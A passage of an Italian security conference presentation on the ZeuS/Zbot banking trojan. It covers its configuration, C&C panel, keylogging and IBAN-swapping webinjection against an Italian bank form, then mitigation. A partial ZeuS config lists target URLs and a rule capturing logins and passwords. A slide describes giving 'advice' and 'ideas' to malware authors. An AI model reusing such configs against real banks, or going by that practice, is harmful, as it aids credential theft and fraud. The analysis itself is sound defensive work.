19 entry "AdvancedConfigs"
20 ;"http://advdomain/cfg1.bin"
21 end
22 entry "WebFilters"
23 "!*.microsoft.com/*"
24 "!http://*myspace.com*"
25 "https://www.gruposantander.es/*"
26 "!http://*odnoklassniki.ru/*"
27 "!http://vkontakte.ru/*"
28 "@*/login.osmp.ru/*"
29 "@*/atl.osmp.ru/*"
30 "*.google.it"
31 "!http://fanstasma.com/*"
32
33 end
34 entry "WebDataFilters"
35 ;"http://mail.rambler.ru/*" "passw;login"
36 end
37 entry "WebFakes"
38 "http://google.it" "localhost" "GP" "" ""
39
40 ...
```

Configurazione  
Statica

Configurazione  
Dinamica



CP :: Summary statistics - Mozilla Firefox

File Modifica Visualizza Cronologia Segnalibri Strumenti Aiuto


cp.php?m=home

CP :: Summary statistics

**CP :: Summary statistics**

<b>Information:</b> Current user: admin GMT date: 25.05.2010 GMT time: 12:27:26	<b>Information</b> Total reports in database: 43 Time of first activity: 12.04.2010 15:56:19 Total bots: 4 Total active bots in 24 hours: 0.00% - 0 Minimal version of bot: 1.2.4.2 Maximal version of bot: 1.2.7.7
<b>Statistics:</b> → Summary OS	<b>Botnet:</b> Bots Scripts
<b>Reports:</b> Search in database Search in files	<b>Actions:</b> Reset Installs
<b>System:</b> Information Options User Users Logout	<b>Installs (2)</b> -- 2
	<b>Online (0)</b> -- Empty --

# ZeuS/Zbot: Processo di infezione



**Upload Malware**



# ZeuS/Zbot: Processo di infezione #2




[www / mail / warez](#)



# ZeuS/Zbot: Processo di infezione #3



User info




User info



# ZeuS/Zbot: Processo di infezione #4



Bot Instructions



C&C

Bot Instructions



# Zeus/Zbot: Keylogging



**Keylogger  
Activated**



**Account Login**



Sign in with your  
**Google Account**

Username:

Password:

Stay signed in

[Can't access your account?](#)

# Zeus/Zbot: Keylogging #2



Sign in with your  
**Google Account**

Username:

Password:

Stay signed in

[Can't access your account?](#)

User info

Username: MyUsername  
Password: MyPassword  
URL: http://gmail.com



C&C

User info





**IBAN: IT74BXXXXYYYYZZZZZZZZZZZZ**  
**GRANTEE: Mario Rossi**



**FIRST  
SUBMIT**

## BONIFICI

bonifici	bonifici ricorrenti	gestione beneficiari
<b>Seleziona il conto corrente</b> <span>help</span>		
Conto corrente <input type="text" value="00000 - 000000000000-EUR"/>		
<b>Indica il beneficiario</b>		
Beneficiario	<input type="text" value="BPM-servizio Cartafacil"/>	<a href="#">lista beneficiari predefiniti</a>
Indirizzo	<input type="text"/>	Nota <input type="text"/>
Località	<input type="text"/>	
CAP	<input type="text"/>	Provincia <input type="text" value="mi"/>
Conto di accredito	<input type="text" value="71"/>	
Coordinate bancarie	<input type="text" value="01749"/>	CAB
	<input type="text" value="05584"/>	ABI <a href="#">Ricerca ABI e CAB</a>
<input type="checkbox"/> *aggiungi questo nominativo alla lista dei beneficiari (opzionale)		
<b>Definisci l'importo</b>		
Importo**	<input type="text" value="106"/> , <input type="text" value="00"/> EUR	
Valuta di accredito	<input type="text" value="14/06/2002"/>	<a href="#">Valuta di abbebito</a>
Causale	<input type="text" value="603575 2330 3582 - 07/12"/>	
Step 1 di 2 <span>proseguì</span>		



IBAN: IT74BXXXXYYYYZZZZZZZZZZZZ  
GRANTEE: Mario Rossi



TOKEN  
123456



## BONIFICI

bonifici	bonifici ricorrenti	gestione beneficiari
<b>Seleziona il conto corrente</b> <span style="float: right;">help</span>		
Conto corrente: <input type="text" value="00000 - 000000000000-EUR"/>		
<b>Indica il beneficiario</b>		
Beneficiario: <input type="text" value="BPM-servizio Cartafacil"/>		<a href="#">lista beneficiari predefiniti</a>
Indirizzo: <input type="text"/>	Nota: <input type="text"/>	
Località: <input type="text"/>		
CAP: <input type="text"/>	Provincia: <input type="text" value="mi"/>	
Conto di accredito: <input type="text" value="71"/>		
Coordinate bancarie: <input type="text" value="01749"/>		CAB
<input type="text" value="05584"/>		ABI
<a href="#">Ricerca ABI e CAB</a>		
<input type="checkbox"/> *aggiungi questo nominativo alla lista dei beneficiari (opzionale)		
<b>Definisci l'importo</b>		
Importo** <input type="text" value="106"/> , <input type="text" value="00"/> EUR		
Valuta di accredito: <input type="text" value="14/06/2002"/>		<a href="#">Valuta di abbebito</a>
Causale: <input type="text" value="603575 2330 3582 - 07/12"/>		
Step 1 di 2 <span style="float: right;">proseguì</span>		



**IBAN: IT74BXXXXYYYYZZZZZZZZZZZZ**  
**GRANTEE: Mario Rossi**



**LAST  
SUBMIT**



**Webinjection  
Activated**

**IBAN: IT99LXXXXYYYYZZZZZZZZZZZZ**  
**GRANTEE: Silvio Bianchi**

## BONIFICI

bonifici	bonifici ricorrenti	gestione beneficiari
<a href="#">help</a>		
<b>Seleziona il conto corrente</b>		
Conto corrente: <input type="text" value="00000 - 000000000000-EUR"/>		
<b>Indica il beneficiario</b>		
Beneficiario	<input type="text" value="BPM-servizio Cartafacil"/>	<a href="#">lista beneficiari predefiniti</a>
Indirizzo	<input type="text"/>	Nota <input type="text"/>
Località	<input type="text"/>	
CAP	<input type="text"/>	Provincia <input type="text" value="mi"/>
Conto di accredito	<input type="text" value="71"/>	
Coordinate bancarie	<input type="text" value="01749"/>	CAB
	<input type="text" value="05584"/>	ABI <a href="#">Ricerca ABI e CAB</a>
<input type="checkbox"/> *aggiungi questo nominativo alla lista dei beneficiari (opzionale)		
<b>Definisci l'importo</b>		
Importo**	<input type="text" value="106"/> , <input type="text" value="00"/> EUR	
Valuta di accredito	<input type="text" value="14/06/2002"/>	<a href="#">Valuta di abbebito</a>
Causale	<input type="text" value="603575 2330 3582 - 07/12"/>	
Step 1 di 2 <span style="float: right;"><a href="#">proseguì</a></span>		



# ZeuS/Zbot: Jabber Webinjection



## BONIFICI

<b>bonifici</b>	<b>bonifici ricorrenti</b>	<b>gestione beneficiari</b>
-----------------	----------------------------	-----------------------------

Seleziona il conto corrente help

Conto corrente

**Indica il beneficiario**

Beneficiario  [lista beneficiari predefiniti](#)

Indirizzo  Nota

Località

CAP  Provincia

Conto di accredito

Coordinate bancarie  CAB  ABI [Ricerca ABI e CAB](#)

\*aggiungi questo nominativo alla lista dei beneficiari (opzionale)

**Definisci l'importo**

Importo\*\*  ,  EUR

Valuta di accredito  [Valuta di abbobito](#)


Causale

Step 1 di 2 proseguì

# ZeuS/Zbot: Jabber Webinjection #2



**Jabber Module  
Activated**



**BONIFICI**

**bonifici**   **bonifici ricorrenti**   **gestione beneficiari**

Seleziona il conto corrente help

Conto corrente

**Indica il beneficiario**

Beneficiario  [lista beneficiari predefiniti](#)

Indirizzo  Nota

Località

CAP  Provincia

Conto di accredito

Coordinate bancarie  CAB  ABI [Ricerca ABI e CAB](#)

\*aggiungi questo nominativo alla lista dei beneficiari (opzionale)

**Definisci l'importo**

Importo\*\*  ,  EUR

Valuta di accredito  [Valuta di abbobito](#)

Causale

Step 1 di 2 proseguì









# Now it's time to Fire our Lab!...

# Mitigation: possibile?



- Difendersi dalle Botnet è divenuta ormai da qualche anno una delle attività più importanti condotte dalle varie aziende che vendono soluzioni di Sicurezza (sia in ambito host, come gli antivirus, sia in ambito perimetrale, con gli IPS/IDS).
- Questi sforzi hanno dato degli importanti risultati nel limitare le infezioni e il tempo di vita delle botnet, ma queste soluzioni sono di facile “aggiramento” da parte dei Coderz.
- È sufficiente utilizzare pattern non convenzionali e non ripetuti costringendo i meccanismi di “anomaly detection” a produrre grandi quantità di falsi positivi (in ambito IPS/IDS).
- Oppure è valido l’approccio in fasi:
  - Fase 1 Rootkit
  - Fase 2 Trojan/Stealer

# Mitigation: alternative?



- Alcuni sforzi sono andati anche nella direzione di contrastare le Botnet rintracciandone la parte pubblica, la dropzone e i Server di C&C e tenendo alta l'attenzione, soprattutto durante le fasi più importanti della proliferazione malevola di un qualche specifico bot-client (come nel caso di ZeuS).
- Resta evidente che queste azioni sono però frutto dell'iniziativa di singoli o di specifici gruppi di ricerca (TUWien, Wepawet, ecc... ) e scarsamente coordinate a livello internazionale inficiando la possibilità di combattere realmente il fenomeno.



- Il nostro approccio, anch'esso promosso come gruppo di ricerca, punta a utilizzare alcune azioni e meccaniche proprie del mondo dell'underground digitale:
  - **Information Gathering**
  - **Social Engineering**

cercando di entrare in contatto con gli autori dei vari malware e di “farsi accettare” come interlocutori.
- Grazie ad alcune nostre precedenti esperienze nell'underground abbiamo avuto accesso e credibilità al punto da risultare in grado di ricevere, testare e valutare i vari software malevoli sin dai loro “early stages”.



- Questo ci permette di offrire un servizio di Early Warning Avanzato unico nel suo genere, ma soprattutto ci permette di rimanere costantemente aggiornati sui trend e le evoluzioni delle minacce senza grandi investimenti in termini di risorse.
- Il limite di questo approccio è la sua scarsa replicabilità. Per riuscire occorre infatti:
  - **Avere già delle conoscenze nell'underground.**
  - **Essere capaci di interloquire con grande capacità tecnica.**
  - **Essere in grado di fornire “supporto” con “consigli” e “idee” agli autori dei malware.**
  - **Avere dei laboratori attrezzati per testare i malware.**

# Mitigation: prevenire è meglio che curare...



- Il fatto di arrivare alla fonte del problema assicura un certo grado di prevedibilità e una possibilità di organizzare le azioni di mitigazione in modo più appropriato, in base alle caratteristiche della minaccia stessa.
- Il caso di ZeuS, è sotto questo aspetto emblematico. Il malware è in grado di replicarsi attraverso un grandissimo numero di varianti. È crittografato con dei moderni meccanismi di protezione. È facile da usare e da gestire.
- Gestire una minaccia del genere in modo reattivo non paga.
- Meglio andare alla fonte del problema per studiarne le debolezze prima di definire un'azione mitigatrice.



# Grazie per l'attenzione

- Stefano Maccaglia
- Raffaele "R4ff0" Adesso
- Davide Baglieri